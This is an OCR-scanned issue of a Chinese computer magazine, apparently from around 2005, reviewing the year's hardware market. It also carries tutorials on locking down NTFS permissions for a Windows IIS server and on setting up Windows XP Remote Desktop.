眼看夏天快到了，机箱内的温度已是水涨船高。面对发热量越来越大的硬件，传统的散热系统已经无法满足需求，于是38度机箱标准应运而生。

所谓38度机箱就是指可以将CPU散热器上方2cm处温度控制在38℃的机箱，但这种机箱其实是指符合Intel的CAG1.1和TAG1.1规范的机箱，该规范不但对机箱散热提出了新要求，而且对机箱的设计也做出了严格的规范。不过，CAG1.1和TAG1.1终究只是一个规范，它不具备任何强制性，机箱厂商可以选择全部遵守该规范，也可以选择部分遵守，因此这为某些机箱厂商的"偷梁换柱"留下了漏洞，但可以肯定的是，通过CAG1.1和TAG1.1认证的机箱肯定是设计优秀的机箱。



在Intel的技术规范中，通过认证的机箱必须在侧下部提供显卡散热口

5 笔记本：你离我越来越近了

热点：6000元～9000元左右的产品配置越来越合理，成为市场的主流，让我们看到了笔记本电脑普及的基础，况且还有3999元甚至2999元的炒作在不断加油打气。另外，在高端消费市场上，笔记本电脑的配置越来越倾向于注重娱乐性能。

低价格的盛宴

今年4月，新蓝等厂商发布了价格只有3999元的笔记本电脑，这标志着笔记本电脑的价格又创下了新低。随后，其他不甘示弱的笔记本电脑厂商纷纷发布了自己的低价位产品，原本的笔记本电脑价格体系又再次崩溃了。

值得一提的是，在这次降价大潮中，国外品牌不再冷眼旁观，而是开始与国内厂商贴身肉搏，先是HP发布了价格只有8999元的主流配置笔记本电脑（NX6120，Celeron-M 360，256MB DDR2内存，40GB硬盘、DVD光驱、15英寸LCD和Intel GMA900显卡），接着DELL也开始限量供应价格只有6699元，但搭载910GML芯片组的产品（Inspiron 2200n），就连东芝和IBM这样一向"高贵"的厂商也发布了售价在8000元以下的笔记本电脑，而东芝最近更是在其跨入笔记本电脑市场20周年之际，发布了一款6999元并预装正版WindowsXP Home Edition的主流配置产品（Satellite L10，celeron-M 360，40GB硬盘、256MB内存和14.1英寸的LCD），这无疑是一枚投向市场的重磅炸弹。



东芝Satellite L10

现在，联想等厂商又瞄准了学生笔记本电脑

市场，他们在原本降价的基础上，又给予在校大学生大幅度的优惠……笔者也曾用过这些低价的笔记本电脑，发现除了外形显得较为笨重外，做工上并没有什么缩水，某些产品甚至还有不错的电池续航能力，可以说这次降价应该是LCD价格崩盘和上游厂家让利的结果。其实，笔记本电脑应该是一种非常个人化的产品，购买时您需要结合自己的需求才能做出正确的选择，不要片面追求豪华配置，因为这样的配置往往会带来高耗电、高重量和高价，够用就好，而目前这些低价位除了内存较小外，其他配置基本都能满足日常办公和娱乐的需求。至于不少人喜爱的小屏幕笔记本电脑，由于受液晶板切割（在笔记本电脑方面，小面积的LCD面板通常比较贵）和小型主板制造难度较高等等因素的影响，目前制造成本很难大幅降低，因此现在的价格体系可能还要维持很长的一段时间。

娱乐功能成趋势

目前的笔记本电脑还有一个趋势：游戏化。以前提起在笔记本电脑上打游戏，大家都会摇头，因为其显卡性能太弱。但随着5700Go、6200Go和X600 Mobility等强势产品的发布，笔记本电脑上玩DOOM3等3D游戏将不再是天方夜谭，而且这些装配强劲显卡的笔记本电脑都不算贵，大多在万元以下，这让笔记本电脑打游戏变得看得见摸得着！同时，MXM模块的问世也使得为笔记本电脑升级显卡成为了可能。当然，由于目前的笔记本电脑仍然采用触控板＋超薄键盘的操控方式，因此广大玩家追求的“手感”仍是一大问题。


海尔宽屏W10

除此以外，宽屏也是今年笔记本电脑市场的热点，不少笔记本电脑厂商都针对娱乐级笔记本电脑市场发布了自己的宽屏产品。不过，宽屏产品在带来强大的视觉震撼的同时，也带来了额外的重量和一些兼容性问题，而它们真是目前笔记本电脑的软肋，因此笔者建议您在购买宽屏笔记本电脑前还是三思为好。目前大屏幕的宽屏笔记本电脑仍属于国外品牌的天下，如HP DV1002AP、戴尔Latitude D810M和东芝M30等，而比较适合东方人使用的小屏幕宽屏笔记本则被国产品牌把持着，如海尔最近推出12英寸宽屏产品的W10，采用了Celeron M 360，并具备40GB硬盘、130万像素摄像头、COMBO光驱和512MB内存，但价格却只有7999元。

AMD的丰收年

对于AMD来说，今年的笔记本电脑市场是其满载而归的一年。随着Turion 64的发布，笔记本电脑开始进入64位计算时代，同时AMD也借助该CPU抢占了不少原本属于迅驰的市场份额。目前市场上的Turion 64笔记本电脑还不算多，只有微星、Acer和神舟在卖（其中Acer的产品更是搭载了强大的显卡），但从AMD的资料来看，已经有很多厂商发布了基于Turion 64的产品，看来基于Turion 64的笔记本电脑的大量上市只是时间问题。

6 无线生活从今天开始

热点：从11M到22M，从54M到108M，无线传输的速度是要超过有线不成？从无线连接到无线游戏、从无线视频到无线家电，无线是要无线我们全部的生活吗？

几年前，无线上网还只是在电影中看到的令人向往的高科技。现在，无线上网已经正式走进我们的日常生活，在公交车或者地铁里有时就能看到有人用笔记本电脑上网聊QQ、看电影了。2003年1月9日，英特尔正式宣布推出迅驰移动计算技术，它带给我们笔记本电脑上基于全新移动处理器微架构、无线网络连接功能、更长的电池使用时间、更轻薄外形和增强的移动性能。不过，在这些众多的新功能当中，无线网络功能很多时候可以算是迅驰技术的代名词，正是它将无线网络正式引入我们的日常生活并且逐渐普及。

当前，无线网络可谓是百家争鸣。标准多，技术多，厂家多，产品多，让你在挑选的时候眼花缭乱。IEEE 802.11a、802.11b、蓝牙、WAPI等都是无线网络标准，到底什么网络用什么标准恐怕很多时



D-Link DWL-520 无线网卡

候自己都分不清。支持无线网络的产品种类也多，手机、PDA、笔记本电脑、鼠标键盘、摄像头，可以说只要是你能见到的电脑相关外设及电子产品，基本上都有其相应的无线产品，就看你怎么用怎么选



联想 悦灵通 E3000

了。联想就比较会把握市场，合时宜地推出“悦灵通”，通过它你的电脑可以与家里的电视无线连接，在电视上观看电脑上播放的电影，看来以后用电脑也能轻松无线控制家里的电灯、冰箱和微波炉了。目前单就无线网卡来说，市场上主要分为三大类：1.WLAN网卡；2.GPRS网卡；3.CDMA网卡。WLAN主要用于家庭和办公组建无线局域网。移动的GPRS如果没有现在的小区热点支持宽带上网，在速度上是拼不过CDMA的。联通的CDMA可以说是比较实际地让我们体验到无线上网的乐趣。不过综合而言，如果你需要随时随地移动上网，最普及和最适合的方式还是GPRS。



无线视频设备

在我们享受无线上网的自由和乐趣时，另一个问题浮出水面，那就是无线上网的安全问题，所以在你无线上网的同时要多小心“隔墙有耳”呀。庆幸的是，无线安全问题已经有完备的解决方案，我们只需要在使用时多注意是否采用了VPN等安全措施即可。

纵观无线网络，新品辈出，技术飞跃，它必将能像宽带网络那样普及，技术上也将更加先进和多样，可以这么形容无线网络：“还有什么不能无线？”。

你知道吗?

WLAN（Wireless Local-area Network，无线局域网）是用无线的方式提供传统有线局域网的所有功能。

GPRS（General Packet Radio Service，通用分组无线服务）是利用“包交换”(Packet-Switched)的概念所发展出的一套无线传输方式。目前GPRS上网的接入服务由中国移动提供，GPRS的速度大约在40K～75K，比普通56K调制解调器略快一点。

CDMA(Code Division Multiple Access，码分多址)接入服务由中国联通提供，平均速度约80K左右，最高可达150K左右，比GPRS快一倍。

7 数码外设:全民数码化

数码相机:小巧、大屏幕和高像素的天下

随着技术的发展，数码相机市场上400万、500万像素的产品已经逐渐普及开，这一档次的产品，形成了当前的市场主流。一直以来，高像素代表了高端消费级数码相机竞争的主导，每一款机的像素提升都不可避免地要掀起一场新的升级比赛。而且，围绕像素的市场战争，也确实成就了当今数码影像产业的辉煌。原先看似贵族的800万像素相机，随着新机型的不断推出，开始走进大众消费市场，并将成为来年的主流产品。

自从索尼首次推出800万像素的CCD元件以来，一场新的“军备竞赛”便已悄然展开。去年，800万像素还只应用在索尼F828、美能达A2和尼康8900等准专业旗舰级产品上，被用来 耀各厂商的“深厚功力”。而今，它却已经快速被消费类小型机等消化吸收。

不过，像素虽重要，却并非市场的惟一喜爱，但配合小型化，造型讨巧的袖珍机、卡片机，才成就市场的多彩。

索尼T系列可以说是市场上最受欢迎的大屏卡片数码相机系列了，目前最新的产品T7，那突破极限的纤薄之身，让人不禁感到一种震撼——最薄处仅为9.8毫米。最厚的地方也只有1.48厘米，机身重量约115克，是全球最轻薄的DC之一。同时，它还有一块2.5英寸、23.5万像素TFT液晶屏！这个硕大 丽的液晶屏几乎占据了整个机背，无论用它做拍摄时的取景器，还是 览回放照片和视频时的快感，都对喜好酷元素的年轻人的腰包拥有绝对的杀伤力！

而理光则凭着Caplio GX8，在高性能机型上上演了一场精彩的瘦身运动！它使用1.8英寸的小LCD，令机背有比较大的空间，按键和LCD各占机背的二分一空间，整体感觉简洁，而且和



让不少厂商郁闷的白色小精灵


手柄保持一定距离，拍摄时不至于误按按键使拍摄受影响。GX8 拥有高达 824 万有效像素的 CCD、28mm 大广角、F2.5 超大光圈，更重要的是，GX8 可在大约 1.3 秒内完成开机，快门释放时滞也仅 0.1 秒，超高速反应令人印象深刻。就是这样一款绝对高指标的准专业级机型，其机身却小得来一只手就能完全掌握，即使是一只女孩子的手！

小巧和大屏幕，不光是消费级机型的专利，甚至专业的 DSLR 也经不住时尚的诱惑。今年 5 月 6 日，佳能的最新单反数码相机 350D 被授予 DIWA(数码影像网站联合组织)金奖。这款一上市就被某些媒体誉为“平价单反王”的 DSLR，正是凭借着令人　目的小巧设计和真正专业的性能，获得了这一殊荣。

科技的日新月异，移动通讯、静态影像和动态视频这三个有着错综复杂关系的行业，相互间的界限也日趋模糊。数码相机，在炒作过了主流功能，甚至玩腻了换芯换壳种种招数后，众多厂商又开始把“魔爪”伸向了短片拍摄功能。在消费者需求下，从 3 分钟无声短片，到 3 分钟有声短片，再到无限时拍摄，数码相机该项功能被已经完全具备了无限时拍摄中可变焦的短片功能，除了外形与传统卧式 DV 不同外，在功能上已经越来越接近了，甚至使用起来比 DV 更让人省心。虽说不上是完美，但至少是一个较好的折中，满足了寻求一物多用的部分消费者的需求。在技术融合大环境下的今天，手机也出现 DC 功能，未来会不会出现低端由手机占据，中高端才是数码相机的市场，让我们拭目以待吧！

MP3 播放器:朝影视听三栖进发

iPod Shuffle 无疑是今年 MP3 播放器市场的亮点，这个貌不惊人的小东西一推出便像它的前辈 iPod 一样热卖，数次断货，苹果电脑的股价也因此一升再升。当然，iPod Shuffle 的热卖也引来了其他的 MP3 播放器厂商的阵阵郁闷：为什么自己功能丰富、价格便宜的产品却打不过这款没录音、没收音，甚至没有 LCD，但却价格昂贵的产品呢？需知 iPod 系列已经不再是一款简单的产品，它的热卖和苹果电脑在广大消费者心目中“艺术家”的形象密不可分——既然买艺术品似的 Mac 不成，买 iPod 总该可以吧？于是 iPod 系列的热卖也就不足为奇了。可以这么说，iPod 系列已经成为了时尚潮流文化的代言词，而当某个产品成为某种文化的代言词时，那么其地位将很难被撼动！同时，iPod 的配套支持使得它已经变成了一个产业，这更是单纯作为产品的其他品牌 MP3 所不能相比的。



随着 MP3 播放器的功能越来越多,电池将会成为瓶颈

当然，iPod 系列的热卖也让国内 MP3 播放器厂商首次认识到了工业设计的重要性，于是虽然“工模”问题仍未得到改善，但我们也欣喜地看到了一些原创设计的优秀产品。除了外形牌之外，今年各大厂商也开始大打音质牌，一时间各大 MP3 播放器的广告纷纷以音质作为卖点，甚至出现了“芯片论”。需要注意的是，由于 MP3 本身属于有损压缩，本身的效果就不会太好，再加上很多消费者买回 MP3 播放器后并不自己压缩 CD，而是直接上网下载一些压得不太好的音频文件，这使得在 MP3 上追求所谓的“音质”没有任何意义。退一步说，MP3 播放器大多在移动环境中使用（应该没人在家还用这个吧），在　杂的街道上，您还能听出差别吗？因此。片面地在 MP3 播放器上追求“音质”，只会让您多花钱而已，倒不如用这些钱购买一款具有更大闪存的产品。

今年的 MP2 播放器市场同样是“彩色”的一年，各种彩屏产品充斥着市场，甚至放电影也不再属于 MP3 的专利，一些支持视频播放的 MP4 播放器也纷纷上市（但效果都不太好）。不过，电池却成了这些产品走向主流的最大障碍。

8 外设:更精、更细、更强

打印机

今年，EPSON 对打印机市场投下了一枚重磅炸弹，发布了针对低端市场的 ME1，这款 498 元的打印机支持优化 2880dpi 分辨率和 6 微微升墨水，并且针对家庭用户增加了“趣味打印”功能。从技术参数来看，ME1 并没有什么出彩之处，但关键在于其墨水的价格十分低廉，这连一些兼容墨水都只能望其项背，同时也结束了 500 元以下打印机的原装墨水价格普遍高于 150 元的历史。可以这么说，ME1 为家用打印机的大规模普及打下了坚实的基础。

另外，EPSON、HP 和 Canon 都在今年发布了针对高端市场的 8 色墨盒打印机。的确，在经历了几年的“分辨率大战”之后，目前的打印头技术似乎像芯片制造技术一样遇到了瓶颈（现在的打印头实际上都是用芯片制造技术制造的），况且目前高端打印机的分辨率已经远超人眼的识别率，单纯地提高分辨率已经很难再提起消费者的购买欲。于是，各大打印机厂商不得不重新寻找新的卖点，立竿见影的 8 色墨水技术成为了最佳的选择。我们知道所有颜色都可用三原色调出来，但打印机毕竟不能像电视机那样能轻易控制调色比例，因此对于打印机来说，墨水颜色的多寡直接决定了打印效果是否能生动自然，



Epson M1,底价先锋




8 色墨盒

而且这种效果能比″XXXX 分辨率″带来的效果更明显，笔者在截稿时又发现了 9 色墨盒的打印机……当然，目前 8 色墨盒打印机动 5XXX 元的价格注定了它只能是少数人的玩具 。

今年同样是激光彩色打印机 起的一年。在经历了多年的发展之后，目前的激光彩色打印机已经相当成熟，其彩色打印功能已不再是″摆设″，同时又能具有激光打印的低成本优势。不过，目前激光彩色打印机的体积仍然很″巨″，因此短时间内很难受到家庭用户的青 。

键盘鼠标

高端鼠标市场一直是罗技和微软两大品牌的天下，但随着今年安捷伦开始开放高端鼠标引擎的授权，一些采用安捷伦高端引擎的国产鼠标也出现在了市场。新贵战豹 MX037 就是这样一款产品，它采用了安捷伦 A3060 芯片，支持 6500 帧／秒的采样率和 800CPI 的分辨率，并可承受 40 英寸／秒的最大位移速度，应该说这样的参数与微软和罗技的高端产品相比已相差不大，但价格却能便宜很多，类似的产品还有讯拓火狐 S500 帝国战车。其实，对于普通玩家来说，鼠标很难构成游戏瓶颈，因此选购鼠标同样是够用就好，如果您没有足够的金钱购买光电鼠标，那么购买机械鼠标也是不错的选择。



安捷伦的光学引擎



罗技 MX1000，号称在玻璃上也能开战

当然，尽管国内鼠标厂商已经在高端产品上取得了进步，但不可否认罗技和微软仍是高端鼠标市场的霸主，今年这两大冤家继续斗法。首先，微软在年中发布了一款非常″艺术化″的鼠标产品——光学星光 ，该鼠标由法国知名设计师亲手操刀，可以说这款″艺术品″改变了鼠标在人们心目中的印象。看到微软如此风光，老对手罗技当然不会示弱，不过他们不玩″艺术″，而是玩″技术″，罗技的最新产品 MX1000 于今年 1 月份开始登陆全国各地市场。与传统鼠标不同的是，这款鼠标采用了最新的″激光定位″技术，罗技的技术部门号称这款产品的灵敏度是传统采用发光二极管的光电鼠标的 20 倍，不过这款产品的价格十分高昂，官方报价为 699 元，看来又是有钱人的玩具。

音箱

2005 年的音箱市场的争斗集中表现在两个市场里——一是在高端的准 Hi-Fi 市场，竞争显得越来越白热化，惠威在沉寂两年后又一次发布高端新品和漫步者携 S2000/S2000V 两个重磅炸弹进入高端市场不亚于给其他竞争者带来致命的打击，而它们新产品的设计更使得高端产品的平均水准被抬高到了一个新的水平。

而在市场的另一端，三诺重入多媒体音箱市场的动作，使得平静已久的 100 元～300 元主流市场再起波澜。三诺先后推出的 N-20G/N-30G 等产品都以相对很低的价格提供了相当不凡的音质表现，从而带来了主流市场又一轮洗牌，漫步者、世代等老牌厂商相继推出这个价位上的新品。而麦博″ 高″系列的声势大造更为这个市场制定了新的市场标准。

从产品的层面上看，2005 年最为集中推出的产品，也是以前少有人关注的——笔记本音箱和配液晶显示器的所谓″新声派″音箱。显然，这是笔记本和液晶显示器广泛普及的直接结果。特别是后者，随着原本身为 OEM 大厂的傲森进入这个市场，并以出色的造型设计和无人可比的精细工艺，上来就给了用户一个巨大的震撼，隐然有创造一个新的市场趋势的感觉。

从 2005 年音箱市场的整体变化来看，由于新的厂商和新的设计理念不断引入，市场中的新变化始终在进行。但是，万变不离其宗，按照价位分类，2005 年的市场呈现出这样的态势——

200 元以下的廉价市场，主要是漫步者、轻骑兵、三诺等老牌厂商凭借高性价比的产品占据市场主流，同时，这个市场也充斥大量的南方杂牌产品，后者的功能、外观往往要超过前者，但音质和可靠性则远远不能相提并论。三诺在 2005 年的进入，使得这个市场的进入门坎前所未有地高涨。

200 元～300 元的主流市场，为大多数主流品牌厂商所占据，这个市场严重分化为两个不同的设计趋势———是以漫步者、三诺等为代表的以音质取胜的产品，二是以三诺、麦博为代表的以外观、功能为优先的产品，显然，这也是针对了消费者中所存在的两大不同的购物思想。而在 2005 年中，后者的声势越来越鲜明。

300～600 元的中档市场，这个市场几乎是清一色的业内大厂在做你死我活的争斗，因为这个价位的产品既需要较强的技术实力，也要巨大的生产能力作为支持。只有大厂能够在这里生存下来。特别是在 500 元价位上，随着惠威 D1080、轻骑兵 V23SE 等一批性价比超高的产品问世，竞争进一步被白热化了。

600 元以上的高档市场，与前几年相比，2005 年这个市场的变化倒并不是很多，而最大的变化就是漫步者正式进入这一市场，显然，这也意味着高端市场的一次新的洗牌 。 CF [ZT01]

■ JaryLin

★★★

禁地的战役

本文可以帮你学到

- 使用 IIS 的个人服务器权限设置方法
- 按部就班搞定 C 盘权限设置
- 按部就班的同时弄懂设置的目的

本刊曾多次介绍了个人搭建 Web 服务器的方法，有些读者在学会建立服务器后，却因为不懂得安全配置而导致黑客轻易拿到了服务器权限并为所欲为。90% 以上的用户都将 Windows 安装在 C 盘中，C 盘就担负了十分重要的任务，还好在 Windows 2000/XP/2003 中，使用 NTFS 文件系统就能对文件、目录等进行权限设置。配置严谨的权限可以使入侵者无从下手，同时也可以避免别人使用你的电脑而造成的意外破坏。

如何设置权限

在“资源管理器”中，右击需要设置权限的分区、文件夹或文件，选择“属性”，在弹出窗口中选择“安全”选项卡，选中“组或用户名称”中相应的组或用户，在下方的“‘用户名’的权限”中添加或者去除相应的用户权限的勾选。



图 1

实例:给用户 Everyone 添加 D:\movies 文件夹的“完全控制”权限。

在“资源管理器”中右击 D:\movies 文件夹，选择“属性”，在弹出窗口的“安全”选项卡中选中用户“Everyone”，在下方的权限框中勾选“完全控制”(见图 1)。

小提示

★如果用户在“组或用户名称”列表中没有出现，则应点击“安全”选项卡中的“添加”按钮，再点击“高级→立即查找”，选择要添加的用户后点击“确定”(见图 2)。

★要使用权限设置，必须保证使用的系统为 Windows 2000/XP/2003，并且分区采用的文件系统为 NTFS。其中 Windows XP 必须是专业版，并且去除“文件夹选项”中的“简单文件共享”的勾选(见图 3)。




图 2




图 3

给 C 盘加 N 把锁

(系统为 Windows 2000 Server，Web 服务器为 IIS，系统分区为 C:)

1.整个分区

在“资源管理器”中选中 C:，按下表内容设置权限(表格中未出现的组或用户可根据实际情况删除)。

账户名	权限
SYSTEM	完全控制
Administrator	完全控制

C 盘是服务器“重地”，为防止入侵，首先得把权限设置得保守一点，然后再根据需要为个别用户分配指定目录/文件的权限。“Administrator”应改为实际使用的管理员账户(一般都会将 Administrator 改名)，因为黑客常常利用提升权限的方法将账户加入 Administrators 组中，建议只将“完全控制”权限分配给惟一的管理员账户。

2.程序公共运行库

修改目录 \Program files\Common files 的权限。

账户名	权限
Everyone	读取及运行/列出文件夹目录/读取

在“安全”选项卡中勾选“允许将来自父系的可继承性权限传播给对象”(见图 4)，此为 Windows 2000 设置方法，在 Windows XP 中则点击“高级”，勾选“从父项继承那些可以应用到子对象的权限项目，包括那些在此明确定义的项目”。



图 4

3.Web 发布页目录

修改目录 \inetpub\wwwroot 的权限，如果你的 Web 目录在其他位置，请修改相应目录的权限。

账户名	权限
iusr_machine	写入/读取

★允许将来自父系的可继承性权限传播给对象。

给访问者写入和读取权限，而不给运行权限，这样即使黑客利用网站的上传漏洞(如动网论坛旧版本中的上传漏洞)将木马文件上传到了Web目录中，也无法运行。

4.System32

打开系统关键目录\WINNT\System32的权限，如果是Windows XP则应将路径中的"WINNT"改为"Windows"。选择除inetsrv和centsrv以外的所有目录，在"属性→安全"中去除"允许将来自父系的可继承性权限传播给对象"的勾选，在弹出窗口中点击"复制"。

5.系统所在目录

①打开目录\WINNT，在Windows XP中则为"Windows"。选择除Downloaded program files、Help、IIS temporary compressed files、Offline web pages、System32、tasks、Temp、Web以外的所有目录，右击打开"属性→安全"，去除"允许将来自父系的可继承性权限传播给对象"的勾选，在弹出窗口中点击"复制"(见图5)。




图5

②打开目录\WINNT的权限设置框，设置如下权限。

账户名	权限
Everyone	读取及运行/列出文件夹目录/读取

★允许将来自父系的可继承性权限传播给对象。

③修改目录\WINNT\Temp的权限。

账户名	权限
Everyone	修改

★允许将来自父系的可继承性权限传播给对象。

普通用户的C盘设置

如果计算机不是用来作为服务器使用，则不能完全按照上文中的方法进行设置。

①去除上文中有关IIS目录的权限设置，如\inetpub\wwwroot、inetsrv、centsrv等。

②由于平时不宜使用管理员账户登录，所以还需新建一个受限用户。

有关普通用户的文件权限设置，请参考本刊2005年第9期的《用好Windows权限之剑——严防非法入侵》，其中提供了防止溢出攻击、上传后门、防止病毒的权限设置方法。 CF [YY01]

维修不用面对面 远程遥控帮人忙

朋友有难 “远程桌面”替你跑腿

★★★

■ 四川 逍遥小小

单位的电脑、朋友的电脑、老妈的电脑，你是否经常为了这些电脑来回奔波?

①有工作没完成，家中的电脑却没有相应的办公环境，只得在单位加班。

②朋友或亲戚的电脑出现了故障，拜托你前去“相救”。

③朋友的朋友的电脑出现了故障，亲戚的亲戚……

(小编按:几乎每个假期都会遇到这种事，真是深有同感)

其实何必自己跑腿，Windows自带的“远程桌面”功能就是一个不错的“飞毛腿”。

小知识

“飞毛腿”是怎么发射的?

相比“远程桌面”，可能大家更多接触的是“远程控制”，实际上“远程桌面”可以理解为Windows 2000 Server/XP/2003提供的“远程控制”功能(在Windows 2000 Server/2003中叫“终端服务”)。通过它我们能够登录到Internet或局域网的任何一台电脑，像操作本机一样操作远程电脑。比如笔者就曾在家中通过“远程桌面”连接到单位的Windows XP，实现远程办公(服务端如果在局域网内，必须具有公网IP地址，或在网关中添加指向远程桌面服务端机器的3389端口映射)。

快速上手:学会让“远程桌面”跑腿

远程桌面牵涉到客户端和服务器端两个角色，服务器端必须使用Windows 2000 Server/XP/2003，而客户端则可以使用任意Windows版本。怎样才能使用远程桌面功能呢?由于Windows 2000 Server和Windows 2003 Server对于普通用户不是很常见，所以笔者只介绍Windows XP的实现方法。

第一步:(在服务器端)如果Windows XP没有设置密码，而是自动登录，请首先在“控制面板”的“用户/账户”中设置一个登录密码。设置完毕后右键单击“我的电脑”，选择“属性”菜单，在打开的窗口中切换到“远程”选项卡，勾选“允许用户远程连接到这台计算机”(见图1)。




图1

第二步:(在服务器端)单击“选择远程用户”，在打开的“远程桌面用户”窗口中添加拥有远程登录权限的用户。具体步骤为单击“添加”按钮，在弹出的“选择用户”窗口的“输入对象名称来选择”中输入要添加账户的用户名，单击“确定”即可。

第三步:(在客户端)如果客户端是Windows XP(Professional)/2003，那现在就可以通过菜单“开始→程序→附件→通讯→远程桌面连接”来访问服务器端了。否则还需要安装一次远程桌面程序，该程序在Windows XP安装光盘中有，也可以到http://download.microsoft.com/download/whistler/tools/1.0/wxp/en-us/msrdpcli.exe下载安装。

小提示

★管理员组(Administrators)中的成员都默认可以连接，但在“远程桌面用户”列表中可能看不到。

★安装Windows XP安装光盘中的“远程桌面”，插入Windows XP安装光盘，在“欢迎”窗口中点击“执行其他任务”选项，然后选择“设置远程桌面连接”，根据提示进行安装。

第四步:(在客户端)输入服务器端的IP地址、登录用户名以及密码，点击“连接”按钮，就可以在远程计算机上操作了(见图2)。



图2

实战练兵:提高“飞毛腿”的性能

1.给“远程桌面”加上一把锁

如果你远程访问的计算机中有重要数据，怎么防止别人连上来搞破坏呢?在服务器端运行“gpedit.msc”打开“组策略编辑器”，依次展开“计算机配置→管理模板→Windows组件→终端服务→加密与安全性”，将右侧窗口中的“连接时总是提示客户端提供密码”设置为“已启用”即可(见图3)。

2.“远程桌面”时用哪个打印机

远程办公时如果使用打印机，文档会打印到哪儿呢?能否使用本地打印机?打开“远程桌面连接”的登录窗口，点击“选项”，在“常规”标签下输入基本的登



图3

录账户信息，切换到“本地资源”，在“本地设备”中勾选“打印机”，然后单击“连接”。这样我们就能在进行远程连接的同时使用本地计算机的打印机了(见图4)。



图4

> **小提示**
>
> 除使用本地打印机外，还能使用本地磁盘而不需要切换到本地桌面，远程办公时把文件保存到本地就相当方便了。

3.删除“远程桌面”后的蛛丝马迹

使用“远程桌面”后，在登录窗口中就会保留我们登录过的计算机信息(比如计算机名、IP等)，如果不希望其他人知道这些信息，可以将它们删除。打开“注册表编辑器”，找到[HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default]，在窗口右侧保存的MRUx键(其中x为数字)，键值就是曾登录过的远程计算机的IP或名字，将这些键直接删除即可。

4.“远程桌面”连接速度更快

我们平时在使用计算机时都知道，如果桌面不采用背景图片，登录到系统的桌面的速度会快一些。同样道理，如果在使用“远程桌面”连接到远程计算机时也不显示背景图片，进入远程桌面的速度也会快不少。在连接的客户端机器上打开“远程桌面连接”窗口，点击“选项”按钮，然后切换到“高级”选项卡，建议去除“桌面背景”等选项的勾选，只保留“位图缓存”，点击“确定”保存设置。

5.为什么“远程桌面”无法使用

①如果服务端使用Windows防火墙，右击系统托盘

附表

软件名	特点	下载地址	备注
pcAnywhere	著名的赛门铁克公司(主要产品有Ghost、Norton Antivirus、Norton工具箱)的重量级产品,在主控与被控电脑间互拷文件时比较方便,但安装后体积较大,不适合个人使用。	http://nj.onlinedown.net/soft/34056.htm	
DameWare Mini Remote Control	基于NT核心服务的远程控制软件。在NT核心操作系统(Windows 2000/XP/2003)中无须安装服务端,功能也非常强大,在分发部署服务端上相当有优势。	http://nj.onlinedown.net/soft/28077.htm	
Radmin	带宽占用非常低,所以即使网络状况不太好的情况下也能保持较好的速度。该有的功能全有了,企业级用户使用得较多,在远程服务器管理中占有很大份额。	http://nj.onlinedown.net/soft/32049.htm	
Ultr@VNC	功能强大,设置选项丰富,最大的优点是免费,但在速度和方便性上不如Radmin。	http://www.newhua.com/cfan/200424/cultravnc.exe	Ultr@VNC的使用方法可参考本刊2004年第24期的《又快又实用的远程控制法宝》。
QQ远程协助	集成于QQ中,优点是无需安装其他附加程序,并且只需登录QQ就能找到连接双方,操作非常简单,但设置项比较少且速度不理想。	http://im.qq.com/qq/dlqq.shtml	QQ远程协助的使用可参考本刊2005年第1期的《用QQ远程拯救我MM》。

上的网络连接图标,选择"更改Windows防火墙设置",在弹出窗口中的"例外"选项卡中勾选"远程桌面",点击"确定"。如果安装了第三方防火墙,则应检查服务端是否屏蔽了3389端口。

②运行"services.msc"打开"服务管理",在窗口右侧的服务列表中检查"Remote Desktop Help Session Manager"服务是否启动,另外,服务端还需启动"Terminal Services"服务。

③服务端与客户端如果不在同一个局域网内,则服务端必须有公网IP,否则必须通过在网关上映射其3389端口才能正常连接。

解惑释疑:2个容易让人忽略的问题

1.远程桌面≠远程控制

不少人将"远程桌面"和"远程控制"这两个概念搞混淆了。两者的重要区别在于:

①"远程桌面"是本地用户在远程计算机上的完整登录,如果服务端是Windows XP,则默认只能允许一个用户登录,当登录远程桌面后,服务端的本地登录用户就必须断开。而"远程控制"则只是控制服务端上已经登录的用户的操作,服务器端已经登录的用户不必退出。

②使用"远程桌面"连接时,客户端进行的操作,服务器端是看不到的,其屏幕锁定在Windows XP的欢迎界面;而远程控制时,不仅可以看到客户端进行的电脑操作,而且可以同时操作。

③"远程桌面"是Windows自带的功能,远程控制需要安装专门的软件,如pcAnywhere等。从功能上来讲,远程控制软件一般比"远程桌面"更强大。

2.Windows XP/2003"远程桌面"的差异

①当服务器端使用的是Windows XP时,它只允许一个远程用户进行连接;而Windows 2003中可以支持多个用户同时利用远程桌面登录系统,并且各自不相干扰,就好像在各自使用各自的电脑一样,甚至Windows 2003可以允许不同的客户端使用同一个账户同时登录。

②Windows 2003可以专门为用户设置一个远程访问组,Windows XP则是基于单用户的。

四通八达:还有谁可以"跑腿"

除Windows自带的"远程桌面"外,还有什么软件可以免除我们"跑腿"的辛苦?下面为大家列出一些常用的远程管理工具(见附表)。 CF [YY02]

■ 掌柜的

DOS快餐店(十)

快餐店的“魔鬼测试”(下)

★★

本文可以帮你学到

- 使用基本的网管命令
- 学会排除常见网络问题

自从在上次魔鬼测试中被掌柜的“耍”了一把，店小二就一直嚷嚷着要“讨回公道”。掌柜的安排的下半场测试究竟难度如何呢？

